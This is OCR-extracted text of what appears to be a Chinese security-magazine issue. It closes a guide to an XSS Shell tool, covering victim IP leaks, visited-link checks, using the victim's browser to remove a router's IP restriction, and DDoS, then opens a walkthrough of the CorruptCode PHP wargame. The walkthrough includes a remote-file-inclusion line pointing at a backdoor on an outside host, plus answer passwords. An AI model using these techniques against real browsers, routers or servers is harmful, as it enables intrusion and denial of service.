
这个函数只对Firefox浏览器有效，还需要受害者已经安装了java虚拟机运行环境，如果满足这两个条件，点击该函数后，就会在logs栏返回受害者的内网IP地址。

8.CheckVistedLinks()

判断受害者是否访问过Parameters栏中输入的URL地址，这个函数可以进一步帮助我们了解受害者的网络活动信息。如果是访问过的URL，就会在logs栏返回True，反之，就会返回False。在Parameters栏中输入的网址不要太多，不然网络延迟会很严重，如图10。

9.GetPage()


这个函数我认为应该是最有用的一个了，假设我们访问某些WEB站点，而WEB站点对我们进行了IP限制，而对受害者没有，我们就可以在parameters栏输入WEB站点的URL来绕过IP限制。举个例子来说，192.168.0.52这个主机上安装有ADSL路由器，我们知道对方采用的是默认管理员登录密码，可是却对我们进行了IP限制，这时只要在parameters栏中输入ADSL路由器的修改IP限制的URL地址，再点下GetPage()函数，就可以直接把我们的IP地址从限制列表里删除了。这样就能直接登录上对方的ADSL路由器，制作映射端口，从而进一步入侵了，如图11。



我们也可以利用受害者的IP进行WEB服务器扫描，大家知道Apache服务器在默认安装后有个icons文件夹，而里面有个appache_pb.gif图像文件，而其它WEB服务器软件没有，我们可以根据这点来判断WEB服务器所采用的软件。在parameters中输入要判断的WEB服务器地址，后面跟上/icons/appache_pb.gif路径，就可以根据logs栏的返回信息来判断WEB服务器所采用的软件了，而WEB服务器的访问日志中留下的却是受害者的IP地址。

10.DDoS()

这个函数是用来对WEB服务器进行DOS攻击的，当然这需要大量的受害者IP地址。在parameters输入要DOS的URL地址，再点下这个函数就可以了，如图12。



11.Crash()

这个函数是用来对受害者自己进行DOS攻击的，当点了这个函数后，受害者的CPU会达到100%的占用率，当然只要受害者把浏览器关闭后，CPU就恢复正常了。

三、总结

由于是xss，所以时效性不是很好，而真正应用到Internat中，还要考虑某些函数的延迟问题，所以，在内网的效果要比外网好些，做内网渗透时可以用到。

（本文所涉及到的XSS SHELL和IcodeToSWF，大家请到X的官方论坛上来下载）

CorruptCode站点WEB安全游戏闯关攻略

Mickey&&Andy

文章难易度：★★★
文章阅读点：一个PHP的WEB安全游戏闯关攻略，要求有一定PHP基础才能看懂，建议先玩游戏，后看文章。

国内有许多安全站点都制作了闯关游戏，很是好玩，不过玩久了，就会感觉到所有这些游戏都有点大同小异了。这几天我正学习有关PHP的安全知识，听朋友介绍，来到了http://www.corruptcode.com/这个站点。这个站点提供了许多安全游戏，不过我今天主要玩的是有关WEB安全的，一起来看看吧！

在玩所有游戏前要注册一个帐号才可以开始，通过查看该WEB安全游戏的说明我们可以了解到，每个关卡都提供给玩家漏洞的源代码，我们要根据这些漏洞代码，找出利用方法，发现到达下一关游戏的密码，游戏一共有9关（图1）。




图1

第一关

这一关最简单了，通过给出的代码，我们发现<!-- Password Reminder - 30833736 -->这段HTML代码的注释部分很清楚的显示出进入下一关卡的密码，密码为30833736。通过这关的测试，我们可以了解到，当黑盒子测试一个WEB应用程序时，可以通过查看HTML的源代码，来找出有用的信息。比如带有功能描述性的注释，管理员邮件地址，FORM表单的Hidden属性等等。

第二关

通过这关给出的代码，我们可以看出，如果要想通过这关，关键的部分在于cookie中的admin的属性是否为yes。如果为yes，密码无论为何值，都可以通过，这也就是所谓的"Cookie欺骗"。我们要利用的工具为Firefox浏览器的一个插件--"Tamper"，这个插件可以修改请求页面时的变量参数，也可以修改Cookie的值（也可以使用常用的修改Cookie的浏览器）。打开Tamper，选择"Start Tamper"，重新请求一下第二关的页面，请求时提交的参数就会被Tamper拦截下来，现在要做的就是把cookie值中的admin改为yes，点下ok按钮，就进入下一关了（图2）。

第三关

还是先来看给出的漏洞代码，只要把post时的access参数名的值改为admin，就可以看到通过下一关的密码了。还是利用Tamper插件，这次不要点击浏览器的刷新页面了，要点击"refresh page"这个按钮。请求过程被拦截下来，我们修改access参数的值为admin（图3）。点ok按钮提交，就会把通过下一关的密码告诉你了，密码为bcddfebc。

第四关

这关给出的漏洞代码，我想大家一定都不会陌生，PHP最常见的漏洞之一，远程文件包含漏洞。由于代码中是利用GET方法请求的变量，所以我们只要在浏览器的地址栏后面输入：**?page=http://hack.org/andy.php**就可以了（图4）。在实际的安全测试中，你的后门文件就会被当前的服务器包含，如果权限适当，就可以对当前服务器的文件进行操作了。这里你只要知道怎么利用这个漏洞就可以得到下一关的密码5fbf4308了。

第五关

这关给出的漏洞代码就是典型的本地包含漏洞，这关也同样使用GET方法请求，




图2

